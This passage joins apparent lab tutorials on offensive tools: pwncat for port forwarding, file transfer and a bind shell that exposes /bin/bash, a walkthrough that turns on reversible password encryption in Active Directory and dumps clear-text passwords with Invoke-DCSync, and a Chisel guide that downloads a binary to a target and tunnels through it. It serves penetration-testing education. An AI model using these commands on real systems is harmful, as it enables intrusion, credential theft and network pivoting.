
Perform the installation of pwncat inside the Ubuntu machine using the following command:

pip3 install pwncat



After a reverse shell is obtained using the usage discussed in the **As a Listener**section. It was observed that an application is running internally inside the Ubuntu machine at port 8080. Hence to access that web application inside our kali machine, we will perform Local Port forwarding using the following command:

pwncat -L 0.0.0.0:5000 127.0.0.1 8080



After the execution of the above command, the web application can now be accessed inside the kali machine at the URL: http://192.168.1.23:5000




### **Send and Receive Files**

Besides the above discussed usage pwncat can also be used to send/receive files. It starts with the installation of pwncat in the ubuntu machine.

This includes creating a file in the Ubuntu system as **data.txt** file in the ubuntu machine and start a listener in the kali machine where the file is to be received.


To receive the file in the kali machine, the following command can be used:

pwncat -l 6666 > data.txt



After the listener is active the following command can be used to transfer the file in kali machine.

pwncat 192.168.1.7 6666 < data.txt

****




### **Bind Shell (Linux)**

To get a bind shell start a listener inside the kali machine using the following command:


pwncat 192.168.1.23 9874

Inside the Ubuntu machine type the following command:

pwncat -l -e '/bin/bash ' 9874 -k



It can be observed that the bind shell connection is obtained on the kali machine. Because of **-k**flag used above the bind shell will re-accept new clients as soon as a client has disconnected.



It can be noted that the above procedure is also satisfied while working with the UDP ports just by using **-u** flag after the command.

**Advantages over Netcat**

Pwncat, a feature-rich netcat-like tool designed for pentesters and red teamers, offers several enhancements over traditional Netcat:

* Interactive Shell
* Scriptable Interface
* Encrypted Communication
* Persistance

Pwncat provides an interactive shell with syntax highlighting and command completion, improving the user experience. Pentesters can automate tasks using Pwncat’s Python scripting interface, allowing for greater flexibility and customization. It also supports encrypted communication channels, ensuring confidentiality when interacting with compromised systems.

pentesters/red teamers can use a lot of tools to get reverse shell/bind shell/ upload-download files/Local Port forwarding and many more. However, if pwncat is considered in regular practise it can prove to be a very valuable and time saving tool.

# Credential Dumping – Active Directory Reversible Encryption

### **Introduction**

According to MITRE, an adversary may abuse Active Directory authentication encryption properties to gain access to credentials on Windows systems. The **AllowReversiblePasswordEncryption**property specifies whether reversible password encryption for an account is enabled or disabled. By default, this property is disabled (instead of storing user credentials as the output of one-way hashing functions) and should not be enabled unless legacy or other software requires it.

* MITRE TACTIC: Credential Dumping (ID: TA0006)
* MITRE Technique Modify Authentication Process (T1556)
* MITRE SUB ID: Reversible Encryption ([**T1556.005**](https://attack.mitre.org/techniques/T1556/005/))

In Domain Controller user account reversible encryption is enabled, which means the encrypted data can be reversed back to the user’s password. The password stored with a reversible encryption policy is not a hash since a function can be called to get back to the original clear-text password.

**Do you know?**

As per [**Microsoft**](https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/store-passwords-using-reversible-encryption): If you use the **Challenge Handshake Authentication Protocol (CHAP)** through remote access or **Internet** **Authentication Services (IAS),** you must enable this policy setting. CHAP is an authentication protocol that is used by remote access and network connections. Digest Authentication in Internet Information Services (IIS) also requires that you enable this policy setting.

### **Table of Content**

* Lab Setup
* DC-Sync Attack-Dump Plain text Password
* Mitigation
* Conclusion


### **Lab Setup**

**Enabling Reversible encryption in Active Directory Users**

There are multiple methods to enable Reversible encryption property:


* User Account Property

Enable the Reversible encryption by modifying the account property for the Domain User account.



**Powershell Command**

set-ADUser – AllowReversiblePasswordEncryption $**true**




**Group Policy Management**

Enable the store password using reversible encryption with **Computer Configuration\Windows Settings\Security Settings\Account Policies\Password Policy\**

### 

Validate the property through User’s property-Attribute Editor for UserAccountControl.




NOTE: Now if the system Administrator reset the password for the user account, an adversary may be able to obtain the plaintext of passwords created/changed after the property was enabled.

### **Enumeration**

PowerShell Command to find user enabled with allow reversible password encryption.

Get-ADUser -Filter {AllowReversiblePasswordEncryption -eq "true"} | Select Name, sAMAccountName



### **Attack: DC-Sync**


In our Previous article, we described the DCsync attack, read more from [**here**](https://www.hackingarticles.in/credential-dumping-dcsync-attack/). You can download the DC Sync Script tool [**here**](https://raw.githubusercontent.com/BC-SECURITY/Empire/master/empire/server/data/module_source/credentials/Invoke-DCSync.ps1).

Commands to execute in the domain controller to check the user’s clear text password.


powershell.exe -ep bypass

Import-Module .\Invoke-DCSync.ps1

Invoke-DCSync -AllData



DCSync shows the clear-text password of the target user.



### **Mitigation**

* Ensure that Allow Reversible Password Encryption property is set to disabled.
* Group policy store password using reversible encryption is set to disable.

we were able to decrypt the password of active directory user accounts. This article can serve as a reference for Red Team activists for Credential Dumping – Active Directory Plain Text Password.

# A Detailed Guide on Chisel

### Background of Port forwarding

Port forwarding in a computer network, also known as port mapping of network address transition (NAT), redirects a communication request from one address and port number combination to another while packets traverse a network gateway such as a firewall or a router. It is used to keep unwanted traffic off. A network administrator uses one IP address for all external communications on the internet while dedicating multiple servers with different IPS and ports internally to do various tasks based on organization requirements.

### Table of content

* Introduction to Chisel
* Establish a connection with the remote host
* Local port forwarding Example – 1
* Local Port forwarding Example – 2
* Establish Connection with SOCKS5 Proxy
* Configure SOCKS5 in proxychains4.conf file
* Banner grabbing of the remote host with proxychains
* Telnet Connection using proxychains
* FTP connection using proxychains
* VNC Viewer connection using proxychains
* Conclusion

### Introduction to Chisel

Chisel is open-sourced tool written in Go (Golang) language, mainly useful for passing through firewalls, though it can also be used to provide a secure endpoint into your network. It is a fast TCP/UDP tunnel, transported over HTTP and secured via SSH. In addition, it requires two things to establish a connection between a remote host and the attacking box, where the attacking box will act as the server and the remote host as a client.

### Establish a connection with the remote host

We are establishing a connection with the remote host with valid credentials. The remote host can be a target and tunneling point for the next hop. If there is another hop we can connect with, then the remote host will act as a routing point. We connected as the **pentest** user with the host using SSH protocol which stands for secure socket shell and transmits data in encrypted form. Once we connect with the remote host, we will view the internal network status, which can be achieved using the following commands.

-a all interface

-n show ip address

-t show tcp connections

-p show process id/name

ssh pentest@192.168.1.15


netstat -antp

### 

### Installation


Chisel installation is straightforward in Kali Linux as it comes with a distribution package. We can install it using the below command.

apt install chisel




### Local port forwarding Example – 1

In reverse port forwarding, it allows connecting to remote services hosted in an internal network. Here we are using a chisel utility to achieve our goal. It will require you to go through multiple steps. In the first step, we set up a reverse server in our base machine (Kali) by specifying a port number of 5000.



Once our Chisel server is ready and reverse tunneling is enabled, we will be required to transfer a chisel binary to the remote host. The chisel binaries can be downloaded from the official repository based on the system architecture. All the latest available binaries can be found by accessing the releases tab. As we will test it on a Linux system with AMD64 architecture, we selected the highlighted one.

Download link: [**https://github.com/jpillora/chisel/releases**](https://github.com/jpillora/chisel/releases)




After cloning the repository, it will be saved in the downloads folder in zip file format. Next, we will unzip the file using **the gunzip** utility. As mentioned earlier, we require to transfer it to the target system to set up a chisel as a client. To transfer the file, we set up a python server in our local system, which will host our file on port 80.

gitclone https://github.com/jpillora/chisel.git

gunzip chisel\_1.7.7\_linux\_amd64.gz

python3 -m http.server 80





We downloaded the chisel binary in the remote host’s **/tmp** directory, where everyone has full permission on files. Then we give full permission to file so we can execute it. Suppose we do not give appropriate permission to file. In that case, we cannot execute it as it is set only to read permission when we download anything in the temp directory as a low-privileged user. To establish a remote connection, we require a chisel server and a chisel client where the chisel server is the Attacking box, and the chisel server will be the target machine. As we have already set up a chisel server on **port 5000** earlier, we are establishing a connection with the server. In this example, we mentioned chisel as a client and gave the server IP address and port number (**5000**). We then mentioned an accessing port (**4444**) and localhost with a port where HTTP service is hosted internally in the remote system.

wget 192.168.1.205/ chisel\_1.7.7\_linux\_amd64

chmod 777 chisel\_1.7.7\_linux\_amd64

./chisel\_1.7.7\_linux\_amd64 client 192.168.68.141:5000 R:4444:localhost:8080


****



### Local Port forwarding Example – 2

There is another way to access the HTTP service using the attacker’s IP address instead of the loopback interface this time. We will be required to install a chisel in the target machine to achieve the goal. In this example, we are using the ubuntu system. As the chisel is written in Golang language, we need to install Golang in the target system using the below command.

apt install golang




Next, we download a chisel from its official repository to install it in the target system. Go build is an automatic build tool that aims to replace Make files for simple projects written in the Go programming language. It creates a dependency graph of all local imports and compiles them in the correct order using the GC Go compiler. The ldflags stands for linker flags and is used to pass in flags to the underlying linker in the Go toolchain. The -s and -w linker flags are not strictly needed, but they decrease the size of the resulting binary. By navigating the download folder of the chisel, we simply installed it with the help of go build.

git clone https://github.com/jpillora/chisel.git


apt install golang

go build -ldflags="-s -w"




Then we set up a chisel server on port 5000 in the attacking box as in the previous example. In the last example, we accessed it from the attacking box loopback interface, connecting to the service hosted in the remote internal network. This time we will access the HTTP service on port 8888 on the attacker side. Ubuntu machine, our client, will establish a connection with the remote server (192.168.1.205) and port 5000. Once a tunnel is created, it will allow accessing the HTTP service hosted in loopback (127.0.0.1) on remote port 8888.

./chisel client 192.168.1.205:5000 R:8888:localhost:8080




When a connection is established with the chisel server, we can access the HTTP service from the attacking box on port 8888.




### Establish Connection with SOCKS5 Proxy

During the internal assessment, we may come across when we compromise a system, and that system is communicating with another system using a different adaptor or a different subnet. It can be checked using ipconfig/ifconfig, where we can view if that system is connected to a different network via a different adapter. In such scenarios, local port forwarding will not work, and we have to identify which ports are open for the outbound traffic. As shown in the screenshot below, we could not establish a connection with the remote host.



To overcome this issue, we have to go through multiple steps. First, we set up a chisel server in the attacking box on port 8000.




Then we establish a connection with the chisel server from the ubuntu box mentioning remote access on socks proxy. Just like most other proxy types, SOCKS proxies hide the client’s IP address and serve when bypassing geo-restrictions. Unlike HTTP, SOCKS cannot interpret web data. However, they are mainly used to facilitate communication with websites with firewalls and limit regular client access. All communication can be done on SOCKS5 proxy using utilities such as proxychains or proxychain4.

**-p**: listening port of the server (attacking box)

**–socks5**: start an internal SOCKS4/SOCKS5 proxy


**–reverse**: allows reverse port forwarding




We can also access an individual target’s port using the command below. We connect with the server hosted in the Attacking machine and then access the target service via a tunnel.




Also, we can specify socks proxy while setting up the chisel server. In the below example, we have set up a chisel server on port 9001 using the socks5 proxy.



All the above setup is done at the system level, but how will the browser know we want to access HTTP service? So, we configured it in the browser as well. Otherwise, we cannot browse any HTTP or H TTPS services. To do that, we manually configured our browser by navigating settings as proxy SOCKS and a host as loopback interface IP address, 127.0.0.1, and SOCKS version such as SOCKS4 or SOCKS5, which depend on the version we are using. In this example, we are using SOCKS5 and port number 1080. And no proxy for the loopback interface. It can also be done using the foxyproxy addon available in Mozilla Firefox.




Now we can access the services without any issues. We can verify accessing the target HTTP service where the request will send via a proxy.




### Configure SOCKS5 in proxychains4.conf file

If proxychains4 is not configured for the socks5 proxy, we can make an entry in its configuration file using any text editor. The configuration file is located in the /etc as proxychains4.conf.



To edit the configuration file, we need to comment socks4 proxy if that is configured by default and add socks5 on the loopback interface with the port number. We can use any port, but in this example, we use port 1080.



### Banner grabbing of the remote host with proxychains

